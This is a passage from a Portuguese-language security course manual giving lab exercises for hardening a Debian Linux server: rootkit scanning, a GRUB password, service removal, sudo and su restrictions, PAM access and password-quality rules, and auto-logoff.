


Figura 110. Novas atualizações aprovadas pelo WSUS disponibilizadas

Um vez aprovadas na console administrativa do WSUS, as atualizações podem ser instaladas nas máquinas cliente. Assim, o administrador pode controlar de forma granular quais atualizações distribuir, para quais máquinas, e quando deseja que elas sejam instaladas, tornando o processo de gestão de segurança do parque computacional muito mais eficiente.

Sessão 10: Configuração segura de servidores Linux



As atividades desta sessão serão realizadas na máquina virtual *LinServer-G*.

Nesta seção iremos fazer uma série de configurações de segurança básica em um servidor Linux, especificamente a máquina *LinServer-G*. O estabelecimento de um *baseline* de segurança, como o que faremos aqui, é um passo importante na definição de uma fundação segura para a implantação de diferentes serviços de rede e, no caso da virtualização, de *templates* de máquinas virtuais.

1) Análise de *rootkits*

1. As ferramentas `chkrootkit` e `rkhunter` podem ser utilizadas para buscar por *rootkits* em um sistema Linux. *Rootkits*, como vimos na teoria, são conjuntos de programas de computador desenhados para permitir acesso continuado a área não-autorizadas de um sistema, usualmente com permissões elevadas.

Instale os pacotes `chkrootkit` e `rkhunter` na máquina *LinServer-G*, e verifique se existem *rootkits* instalados. Antes de executar o `rkhunter`, comente a linha `SCRIPTWHITELIST=/usr/bin/lwp-request` no arquivo `/etc/rkhunter.conf`.

2) Inserção de senha no *bootloader*

O cuidado com a segurança física das máquinas deve ser amplo, indo desde o acesso à sala dos servidores até a adição de senha na BIOS dos sistemas (impedindo, por exemplo, alteração do dispositivo de *boot*).

Um aspecto que não pode ser esquecido é o *bootloader*, que faz a carga inicial do kernel—se desprotegido, um atacante com acesso físico à máquina pode utilizá-lo para alterar a senha do usuário `root` e ter acesso irrestrito ao sistema, dentre outras possibilidades.

O *bootloader* em uso pela grande maioria das distribuições Linux atualmente é o GRUB (*GRand Unified Bootloader*), e o Debian não é exceção. Vamos configurar uma senha de acesso ao GRUB para impedir que um atacante consiga ter acesso indevido ao sistema.

1. Usando o comando `grub-mkpasswd-pbkdf2`, gere um hash para a senha `rnpesr123`.
2. Edite o arquivo `/etc/grub.d/40_custom` e insira o superusuário `admin`, com senha idêntica ao hash gerado no passo anterior.
3. Reconfigure o GRUB com a nova combinação usuário/senha e reinicie a máquina. Verifique o funcionamento da sua configuração.
4. Edite a configuração do GRUB para que ele solicite senha **apenas** em caso de edição de entradas do menu, e que o *boot* normal do sistema prossiga sem que haja necessidade de interação.

3) Remoção de serviços desnecessários

A remoção de serviços que não estão sendo utilizados em um servidor é premissa básica de segurança, pois reduz a superfície de ataque disponível para um agente malicioso. Deve-se fazer esse trabalho de forma diligente e constante, de forma a manter apenas aqueles serviços absolutamente necessários em operação.

1. Descubra quais serviços estão escutando por conexões TCP na máquina *LinServer-G*. Em seguida, faça o mesmo para o protocolo UDP.
2. Usando o comando `lsof`, descubra mais detalhes sobre o processo escutando na porta 25/TCP.
3. Descubra o nome do pacote escutando na porta 25/TCP. Em seguida, remova-o juntamente com seus arquivos de configuração.
4. Verifique que a porta 25/TCP não está mais na lista de sockets em estado LISTEN.

4) Controle granular de acesso a comandos

O `sudo` é uma importante ferramenta no controle de permissionamento em sistemas Linux. Ele permite que um usuário execute comandos como outro usuário do sistema, mas apenas aqueles previamente autorizados pelo usuário `root`. Dessa forma, pode-se permitir controle parcial do sistema a um colaborador, sem que ele tenha que ter acesso irrestrito à conta de superusuário.

1. Instale o pacote `sudo`, e verifique sua configuração padrão.
2. Adicione o usuário `aluno` ao grupo `sudo`, e verifique quais comandos ele pode utilizar a partir de então. Adicionalmente, faça com que não seja necessário digitar senha para executar comandos privilegiados.
3. Suponha que um novo colaborador, `mcfly`, acaba de entrar em seu setor e ficou responsável pela edição das regras de firewall dos servidores.
 - a. Crie um novo usuário para esse colaborador, e configure sua senha como `rnpesr`.
 - b. Edite as regras de `sudo` para que ele possa editar as regras de firewall da máquina *LinServer-G* como o usuário `root`, e apenas isso.
 - c. Teste sua configuração.

5) Controle de uso do binário `su`

Por padrão, através do comando `su` o Linux permite que qualquer usuário possa se tornar o superusuário `root`, se a senha correta for digitada. Para evitar esse comportamento, temos duas opções básicas:

- a. Desabilitar a conta do usuário `root`, e controlar o acesso a comandos através do `sudo`, como fizemos na atividade (4), ou
- b. Implementar um grupo especial, `wheel`, e permitir que apenas membros desse grupo possam utilizar o binário `su`.

Vamos testar esse segundo controle.

- Crie um novo usuário, `docbrown` com senha `rnpesr`, e também um novo grupo de sistema, `wheel`. Adicione o novo usuário a esse grupo e edite o arquivo `/etc/pam.d/su` e implemente o controle de acesso ao binário `su`. Teste sua configuração.

6) Controle de acesso à console do sistema

Agora vamos restringir a quantidade de usuários que podem autenticar no console da máquina. Para tal, vamos configurar o módulo `pam_access` nos principais sistemas de autenticação: `ssh`, console texto, console gráfico (se instalado) e, opcionalmente, para os demais subsistemas.

- Habilite o módulo `pam_access` para logins `ssh`, editando o arquivo `/etc/pam.d/sshd`.
- Habilite o módulo `pam_access` para logins em console texto, editando o arquivo `/etc/pam.d/login`.
- Edito o arquivo `/etc/security/access.conf` e restrinja o acesso à console local e logins `ssh` apenas para membros do grupo `wheel` que efetuem login local ou logins remotos oriundos da rede 172.16.G.0/24, especificamente. Teste sua configuração.
- Reverta as configurações realizadas nesta atividade.

7) Exigência de parâmetros mínimos de senha

O uso de senhas fortes é um requisito de segurança básico em sistemas computacionais; em servidores, especialmente, o descuido com senhas pode ocasionar falhas de segurança graves. As bibliotecas `pwquality` e `pwhistory` possibilitam a checagem da qualidade das senhas dos usuários, impondo requisitos mínimos em termos de tamanho e complexidade, bem como a manutenção de histórico de senhas

- Instale os pacotes `libpam-modules` e `libpam-pwquality`, e configure o sistema para que novas senhas tenham os seguintes requisitos mínimos:
 - Tamanho mínimo de 10 caracteres.
 - Ao menos uma letra maiúscula.
 - Ao menos um caractere numérico.
 - Ao menos um caractere especial.
 - As últimas seis senhas não possam ser repetidas.
- Teste suas configurações. Tente alterar a senha de um usuário não-privilegiado sem respeitar os requisitos mínimos de qualidade estabelecidos. Depois, tente reutilizar senhas e verifique o comportamento do sistema.

8) Controle de logoff automático

A opção de logoff automático evita o uso indevido da sessão de um administrador quando este, inadvertidamente, não faz o logoff manual. A variável `$TMOUT` do `shell` controla, em segundos, o tempo máximo aceito pelo sistema sem que o usuário execute um comando ou aperte uma tecla. Decorrido esse tempo, a máquina vai, automaticamente, efetuar o logoff do usuário.

1. Edite o arquivo `/etc/profile` e ative o logoff automático de usuários para dez segundos. Teste sua configuração.

9) Desabilitando a combinação de teclas CTRL + ALT + DEL

1. Para evitar que o servidor Linux seja reiniciado quando o seu teclado for confundido com o de um servidor Windows, desabilite a combinação de teclas CTRL + ALT + DEL.